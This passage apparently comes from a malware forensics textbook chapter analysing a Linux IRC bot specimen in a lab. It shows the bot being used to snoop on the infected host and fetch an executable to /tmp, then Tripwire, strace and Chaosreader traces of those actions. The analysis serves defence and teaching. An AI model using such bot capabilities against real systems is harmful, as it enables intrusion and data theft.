Some of our objectives in exploring the remote administration, or Trojan capability of the program include: the ability to conduct counter surveillance on the system; navigate the infected system to discover items of value or interest; and download additional exploits and tools to the system.

Counter Surveillance and Navigating the Infected System


Simulating an attacker's actions, we are able to identify users logged on the infected system using the w command. Further, issuing the `pwd` and `netstat` commands we identify the directory we are working in and the open ports on the system. In navigating the file system we are able to list the contents of the directory `/confidential` and read the files contained in the directory. The results of the commands are fed into the IRC client interface from which we are controlling the specimen.

Figure 10.49 Counter-Surveillance and Snooping on the Infected System through the Malware Specimen



The last feature of the malware specimen we'll explore is the "GET"/download function, which purportedly enables the attacker to download files from the Internet to the infected system. To verify this capability we adjusted the laboratory environment by setting up a web server on another virtual system. Further, we hosted a malicious executable binary named "`ior`" on the web server to simulate a common attacker technique of pulling down additional exploits or tools once on a compromised system. In issuing the command to acquire the file, we sought to download the file to the `/tmp` directory so as to remain innocuous. The infected system verified that `ior` has been successfully downloaded and saved to the `/tmp` directory.

Figure 10.50 Using the GET Functionality to Download the File "ior"



To verify that the infected system actually downloaded `ior`, we navigated to the /tmp directory and queried the file name. `Ior` is there. Further, using the file command to confirm that ior is an executable file.

Figure 10.51 Examining the Newly Downloaded File, "ior"

```
root@MalwareLab:/tmp# ls -al ior
-rwxrwxrwx  1 lab lab  400492 2008-04-18 18:57 ior
root@MalwareLab:/tmp# file ior
ior: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux
2.2.5, statically linked, stripped
```

Event Reconstruction and Artifact Review

After manipulating the `sysfile` malware specimen and gaining a clearer sense of the program's functionality and shortcomings, we need to examine the network and system artifacts to determine the impact the specimen made on the system as a result of being executed and utilized. Similarly, we'll want to examine artifacts resulting from implementing the attack functionality of the specimen. In this process we will correlate artifacts and try to reconstruct how the specimen interacted with the host system and network. For additional context, it is helpful to review pertinent logs and network captures through the lens of the `strace` intercept logs, which serve as a guide to the suspect program's activity during runtime.

Analyzing System Changes

After executing and interacting with our malicious code specimen on our infected system, we'll want to assess the impact that the specimen made on the system. In particular, we'll want to compare the post-execution system state to the state of the system prior to launching the program, or the "pristine" system state. Recall that the first step we took was to establish a baseline system environment. Prior to executing our suspect program we took a "snapshot" of the system state using Open Source Tripwire, a host integrity monitoring program. Now that we've completed our behavioral analysis of the malware specimen we'll examine the post-execution system state with trip-wire.

Using the `tripwire -m c` command will cause tripwire to perform an integrity check of the system.

Figure 10.52 Performing an Integrity Check with Open Source Tripwire

```
root@MalwareLab:/var/log/snort# tripwire -m c
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
```

Through this command, tripwire will check the post malware execution system state against the snapshot contained in the tripwire database. If any inconsistencies are discovered, they will be printed in the command shell in which you invoked the tripwire command after completion of the integrity check. Further, a data file with the naming format `<hostname>-<date>-<time>.twr` (the time and date of the respective reports will comport with the respective integrity checks) will be written in `/var/lib/tripwire/report directory`. Tripwire reports are not written in ACSII text and need to be parsed with the `twprint` utility, which is included with the `tripwire` package.

Examining the contents of the tripwire report, we find some items of interest relating to our subject specimen. In particular, we see the entries added in the `/proc` directory that manifested as a result of executing our malware specimen, `sysfile`. The entries listed in the Tripwire report are consistent with our previous discoveries when we examined the `/proc` directory relating to the specimen during runtime.

Figure 10.53

```
Note: Report is not encrypted.   <modified for brevity>
Tripwire(R) 2.3.0 Integrity Check Report
Report generated by:          root
Report created on:            Fri 20 Apr 2008 11:16:40 PM PDT
Database last updated on:     Never
===============================================================================
Report Summary:
===============================================================================
Host name:                    MalwareLab
Host IP address:              127.0.1.1
Host ID:                      None
```

```
Policy file used:              /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:            /var/lib/tripwire/MalwareLab.twd
Command line used:              tripwire -m c
===============================================================================

-------------------------------------------------------------------------------
Rule Name: Devices & Kernel information (/proc)
Severity Level: 100
-------------------------------------------------------------------------------
  ----------------------------------------
  Added Objects:
  ----------------------------------------
Added object name:  /proc/8646
Added object name:  /proc/8646/root
Added object name:  /proc/8646/task
Added object name:  /proc/8646/task/8646
Added object name:  /proc/8646/task/8646/root
Added object name:  /proc/8646/task/8646/fd
Added object name:  /proc/8646/task/8646/fd/1
Added object name:  /proc/8646/task/8646/fd/3
Added object name:  /proc/8646/task/8646/fd/0
Added object name:  /proc/8646/task/8646/fd/2
Added object name:  /proc/8646/task/8646/fd/4
Added object name:  /proc/8646/task/8646/stat
Added object name:  /proc/8646/task/8646/auxv
Added object name:  /proc/8646/task/8646/statm
Added object name:  /proc/8646/task/8646/seccomp
Added object name:  /proc/8646/task/8646/exe
Added object name:  /proc/8646/task/8646/smaps
Added object name:  /proc/8646/task/8646/attr
Added object name:  /proc/8646/task/8646/attr/current
Added object name:  /proc/8646/task/8646/attr/prev
Added object name:  /proc/8646/task/8646/attr/exec
Added object name:  /proc/8646/task/8646/attr/fscreate
Added object name:  /proc/8646/task/8646/attr/keycreate
Added object name:  /proc/8646/task/8646/attr/sockcreate
Added object name:  /proc/8646/task/8646/wchan
Added object name:  /proc/8646/task/8646/cpuset
Added object name:  /proc/8646/task/8646/oom_score
Added object name:  /proc/8646/task/8646/oom_adj
Added object name:  /proc/8646/task/8646/mem
Added object name:  /proc/8646/task/8646/maps
Added object name:  /proc/8646/task/8646/status
Added object name:  /proc/8646/task/8646/environ
Added object name:  /proc/8646/task/8646/cwd
Added object name:  /proc/8646/task/8646/mounts
Added object name:  /proc/8646/task/8646/cmdline
Added object name:  /proc/8646/fd
```

```
Added object name:  /proc/8646/fd/1
Added object name:  /proc/8646/fd/3
Added object name:  /proc/8646/fd/0
Added object name:  /proc/8646/fd/2
Added object name:  /proc/8646/fd/4
Added object name:  /proc/8646/stat
Added object name:  /proc/8646/auxv
Added object name:  /proc/8646/statm
Added object name:  /proc/8646/seccomp
Added object name:  /proc/8646/exe
Added object name:  /proc/8646/smaps
Added object name:  /proc/8646/attr
Added object name:  /proc/8646/attr/current
Added object name:  /proc/8646/attr/prev
Added object name:  /proc/8646/attr/exec
Added object name:  /proc/8646/attr/fscreate
Added object name:  /proc/8646/attr/keycreate
Added object name:  /proc/8646/attr/sockcreate
Added object name:  /proc/8646/wchan
Added object name:  /proc/8646/cpuset
Added object name:  /proc/8646/oom_score
Added object name:  /proc/8646/oom_adj
Added object name:  /proc/8646/mem
Added object name:  /proc/8646/maps
Added object name:  /proc/8646/status
Added object name:  /proc/8646/environ
Added object name:  /proc/8646/cwd
Added object name:  /proc/8646/mounts
Added object name:  /proc/8646/cmdline
Added object name:  /proc/8646/mountstats
```


Analyzing Captured Network Traffic

Because our malware specimen required network connectivity in order to phone home and join the attacker's command and control structure—in this case, an IRC bot network—being able to parse the collected network traffic in an efficient manner will be crucial to reconstruct the specimen behavior and attack events. In examining the network data there are four objectives:

- Get an overview of the captured network traffic contents—this gives us a thumbnail sketch of the network activity and serves as a guide of where to probe deeper;
- Replay and trace relevant or unusual traffic events;
- Conduct a granular inspection of noteworthy packets and traffic sequences;
- Search the network traffic for particular trends or entities of interest

We can obtain an overview of the collected traffic using a variety of tools. Command line utilities like `capinfos`,[29] `tcptrace`[30] and `tcpdstat`[31] allow us to collect statistical information about the packet capture. Similarly, Wireshark offers a variety of options to graphically display the overview of network flow, such as graph analysis, seen in Figure 10.54.

Figure 10.54 Wireshark Graph Analysis Functionality



From a high-level perspective, the network traffic captured during the dynamic analysis of our malicious code specimen reveals a lot of DNS queries and IRC traffic. We know that during the process of analyzing the specimen, and in turn, adjusting the laboratory environment to accommodate the specimen's needs, the specimen needed a domain name resolved to locate its IRC command and control server.

After gaining an overview of the traffic, we need to probe deeper and extract the traffic relevant to the specimen and replay the traffic sessions of interest. Wireshark can be used to accomplish this, as can `tcptrace` and `tcpflow`.[32] However, for the replay of IRC traffic, a particularly helpful utility is Chaosreader,[33] a free, open source Perl tool that can trace TCP and UDP sessions as well as fetch application data from network packet capture files. Chaosreader can also be operated in "standalone mode" wherein it invokes `tcpdump` or `snoop` (if they are installed on the host system) to create the log files and then processes them.

To process network traffic through Chaosreader, the tool must be invoked and pointed at the packet capture file, as shown in Figure 10.55 using traffic in the file "sysfile2.pcap" captured using Wireshark. Chaosreader reassembles the packets in the packet capture file, creating individual session files. While parsing the data, Chaosreader displays a log of the session's files, including session number, applicable network nodes and ports, and the service named associated with the session.

---

29 For more information about capinfos, go to, http://www.wireshark.org/docs/man-pages/capinfos.html.

30 For more information about Tcptrace, go to, http://www.tcptrace.org/.

31 For more information about tcpdstat, go to http://staff.washington.edu/dittrich/talks/core02/tools/tools.html; http://www.sonycsl.co.jp/~kjc/papers/freenix2000/node14.html.

32 For more information about Tcpflow, go to http://sourceforge.net/projects/tcpflow.

33 For more information about Chaosreader, go to http://chaosreader.sourceforge.net/.


Figure 10.55 Parsing a Packet Capture file with Chaosreader

```
root@MalwareLab:/home/lab#perl chaosreader0.94 -i sysfile2.pcap

<modified for brevity>

Chaosreader ver 0.94

Opening, sysfile2.pcap

Reading file contents,
 100% (899574/899574)
Reassembling packets,
 100% (518/847)

Creating files...
   Num  Session (host:port <=> host:port)              Service
  0009  192.168.110.130:36355,192.168.110.137:80        www
  0006  192.168.110.130:51882,192.168.110.135:6667      ircd
  0007  192.168.110.130:36354,192.168.110.137:80        www
  0004  192.168.110.130:41028,192.168.110.135:6667      ircd
  0005  192.168.110.130:54121,192.168.110.135:6667      ircd
  0023  192.168.110.130:39479,192.168.110.137:80        www
  0014  192.168.110.137:32935,192.168.110.1:53          domain
  0002  192.168.110.137:32934,192.168.110.1:53          domain
  0011  192.168.110.130:33770,192.168.110.1:53          domain
  0008  192.168.110.130:33767,192.168.110.1:53          domain
  0001  192.168.110.130:33766,192.168.110.1:53          domain
  0010  192.168.110.130:33768,192.168.110.1:53          domain

…...
index.html created.
```

After parsing the network traffic Chaosreader generates an HTML index file that links to all the session details, including real-time replay programs for telnet, rlogin, IRC, X11 and VNC sessions. Similarly, traffic session streams and traced and made into html reports for further inspection. Further, particularized reports are generated, pertaining to image files captured in the traffic and HTTP GET/POST contents.

Examining a Choasreader report generated from parsing the network traffic gathered during the behavioral analysis of our suspect program, as displayed in Figure 10.56, we can see that IRC sessions are available for replay, and the session wherein we instructed the infected system to download the executable file, `ior`, off of the remote web server was able to capture file contents.

Figure 10.56 HTML Report Generated by Chaosreader



We can reconstruct the session by collectively examining the `strace` intercept and Chaosreader traces for acquisition of `ior`. In particular, we can see the infected system connect to the web server, acquire ior, and report the results back through the IRC server into our IRC client. The `ior` binary ELF file can be located in and extracted from the captured network traffic.


Figure 10.57 Strace Intercept Relating to the Download of the ior Binary File

```
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 5
connect(5, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_
addr("192.168.110.131")}, 16) = 0
write(5, "GET /apache2-default/ior HTTP/1."..., 305) = 305
 | 00000  47 45 54 20 2f 61 70 61  63 68 65 32 2d 64 65 66  GET /apa che2-def |
 | 00010  61 75 6c 74 2f 69 6f 72  20 48 54 54 50 2f 31 2e  ault/ior  HTTP/1. |
 | 00020  30 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 4b  0..Conne ction: K |
 | 00030  65 65 70 2d 41 6c 69 76  65 0d 0a 55 73 65 72 2d  eep-Aliv e..User- |
 | 00040  41 67 65 6e 74 3a 20 4d  6f 7a 69 6c 6c 61 2f 34  Agent: M ozilla/4 |
 | 00050  2e 37 35 20 5b 65 6e 5d  20 28 58 31 31 3b 20 55  .75 [en]  (X11; U |
 | 00060  3b 20 4c 69 6e 75 78 20  32 2e 32 2e 31 36 2d 33  ; Linux  2.2.16-3 |
 | 00070  20 69 36 38 36 29 0d 0a  48 6f 73 74 3a 20 31 39   i686).. Host: 19 |
 | 00080  32 2e 31 36 38 2e 31 31  30 2e 31 33 30 3a 38 30  2.168.11 0.137:80 |
```

```
  | 00090  0d 0a 41 63 63 65 70 74  3a 20 69 6d 61 67 65 2f  ..Accept : image/ |
  | 000a0  67 69 66 2c 20 69 6d 61  67 65 2f 78 2d 78 62 69  gif, ima ge/x-xbi |
  | 000b0  74 6d 61 70 2c 20 69 6d  61 67 65 2f 6a 70 65 67  tmap, im age/jpeg |
  | 000c0  2c 20 69 6d 61 67 65 2f  70 6a 70 65 67 2c 20 69  , image/ pjpeg, i |
  | 000d0  6d 61 67 65 2f 70 6e 67  2c 20 2a 2f 2a 0d 0a 41  mage/png , */*..A |
  | 000e0  63 63 65 70 74 2d 45 6e  63 6f 64 69 6e 67 3a 20  ccept-En coding:  |
  | 000f0  67 7a 69 70 0d 0a 41 63  63 65 70 74 2d 4c 61 6e  gzip..Ac cept-Lan |
  | 00100  67 75 61 67 65 3a 20 65  6e 0d 0a 41 63 63 65 70  guage: e n..Accep |
  | 00110  74 2d 43 68 61 72 73 65  74 3a 20 69 73 6f 2d 38  t-Charse t: iso-8 |
  | 00120  38 35 39 2d 31 2c 2a 2c  75 74 66 2d 38 0d 0a 0d  859-1,*, utf-8... |
  | 00130  0a                                                                   |
write(4, "NOTICE lab :Receiving file.\n", 28) = 28
  | 00000  4e 4f 54 49 43 45 20 6c  61 62 20 3a 52 65 63 65  NOTICE l ab :Rece|
  | 00010  69 76 69 6e 67 20 66 69  6c 65 2e 0a               iving fi le..     |
open("/tmp/ior", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 6
recv(5, "HTTP/1.1 200 OK\r\nDate: Sat, 19 A"..., 4096, 0) = 4096
  | 00000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d  HTTP/1.1  200 OK. |
  | 00010  0a 44 61 74 65 3a 20 53  61 74 2c 20 31 39 20 41  .Date: S at, 19 A |
  | 00020  70 72 20 32 30 30 38 20  30 31 3a 35 37 3a 33 34  pr 2008  01:57:34 |
  | 00030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70   GMT..Se rver: Ap |
  | 00040  61 63 68 65 2f 32 2e 32  2e 33 20 28 55 62 75 6e  ache/2.2 .3 (Ubun |
  | 00050  74 75 29 20 50 48 50 2f  35 2e 32 2e 31 0d 0a 4c  tu) PHP/ 5.2.1..L |
  | 00060  61 73 74 2d 4d 6f 64 69  66 69 65 64 3a 20 53 61  ast-Modi fied: Sa |
  | 00070  74 2c 20 31 39 20 41 70  72 20 32 30 30 38 20 30  t, 19 Ap r 2008 0 |
  | 00080  30 3a 32 38 3a 34 36 20  47 4d 54 0d 0a 45 54 61  0:28:46  GMT..ETa |
  | 00090  67 3a 20 22 36 34 35 34  38 2d 36 31 63 36 63 2d  g: "6454 8-61c6c- |
  | 000a0  66 33 31 61 32 62 38 30  22 0d 0a 41 63 63 65 70  f31a2b80 "..Accep |
  | 000b0  74 2d 52 61 6e 67 65 73  3a 20 62 79 74 65 73 0d  t-Ranges : bytes. |
  | 000c0  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a  .Content -Length: |
  | 000d0  20 34 30 30 34 39 32 0d  0a 4b 65 65 70 2d 41 6c   400492. .Keep-Al |
  | 000e0  69 76 65 3a 20 74 69 6d  65 6f 75 74 3d 31 35 2c  ive: tim eout=15, |
  | 000f0  20 6d 61 78 3d 31 30 30  0d 0a 43 6f 6e 6e 65 63   max=100 ..Connec |
  | 00100  74 69 6f 6e 3a 20 4b 65  65 70 2d 41 6c 69 76 65  tion: Ke ep-Alive |
  | 00110  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20  ..Conten t-Type:  |
  | 00120  74 65 78 74 2f 70 6c 61  69 6e 3b 20 63 68 61 72  text/pla in; char |
  | 00130  73 65 74 3d 55 54 46 2d  38 0d 0a 0d 0a 7f 45 4c  set=UTF- 8.....EL |
  | 00140  46 01 01 01 00 00 00 00  00 00 00 00 02 00 03     F....... ........ |
  | 00150  00 01 00 00 00 00 81 04  08 34 00 00 00 74 19 06  ........ .4...t.. |
  | 00160  00 00 00 00 00 34 00 20  00 04 00 28 00 13 00 12  .....4.  ...(.... |
  | 00170  00 01 00 00 00 00 00 00  00 00 80 04 08 00 80 04  ........ ........ |
```


```
| 00180  08 38 04 06 00 38 04 06  00 05 00 00 00 00 10 00  .8...8.. ........ |
| 00190  00 01 00 00 00 40 04 06  00 40 94 0a 08 40 94 0a  .....@.. .@...@.. |
| 001a0  08 40 10 00 00 a0 26 00  00 06 00 00 00 00 10 00  .@....&. ........ |
| 001b0  00 04 00 00 00 b4 00 00  00 b4 80 04 08 b4 80 04  ........ ........ |
```

Figure 10.58 Chaosreader Session Reconstruction of IRC and Web Traffic



In addition to retracing traffic particular traffic session, we'll also want to be able to conduct a granular inspection of specific packets and traffic sequences, if needed. Wireshark provides the investigator with a myriad of filters and parsing options allowing for the intuitive manipulation of packet data. Looking at the spoofed PAN attack traffic capture in Wireshark we can parse the contents of the packet payload to get a more particularized understanding of the traffic being transmitted by the infected system.


Figure 10.59 Spoofed Attack Traffic with Wireshark



In addition to Wireshark, we can use Netdude[34] (short for "Network Dump data Displayer and Editor"), the self proclaimed "hacker's choice" for inspecting and manipulating of network capture and trace files. Netdude provides the users with an intuitive dual-paned structured presentation of each selected packet, allowing for a deep analysis of the packet header, as shown in Figure 10.60.

[34] For more information about Netdude, go to http://netdude.sourceforge.net/.

Figure 10.60 Netdude



Another aspect of network traffic capture analysis that is helpful in reconstructing the events in an analysis session is the ability to search the network traffic for particular trends or entities. For instance, we know that we downloaded the `ior` file and could certainly find the file through tracing the traffic session as we did above, but it would be helpful to be able to grep the traffic for the string "ior." Using `ngrep` , a tool that allows the investigator to parse pcap files for specific extended regular or hexadecimal expressions to match against data payloads of packets, we can do just that.[iii] As shown in Figure 10.61, we can point ngrep to our traffic capture file and search for the string ior. In doing so, `ngrep` identified the term as a match, and displayed the output relevant to the term.


Figure 10.61 Find the String "`ior`" in a Packet Capture File with ngrep.

```
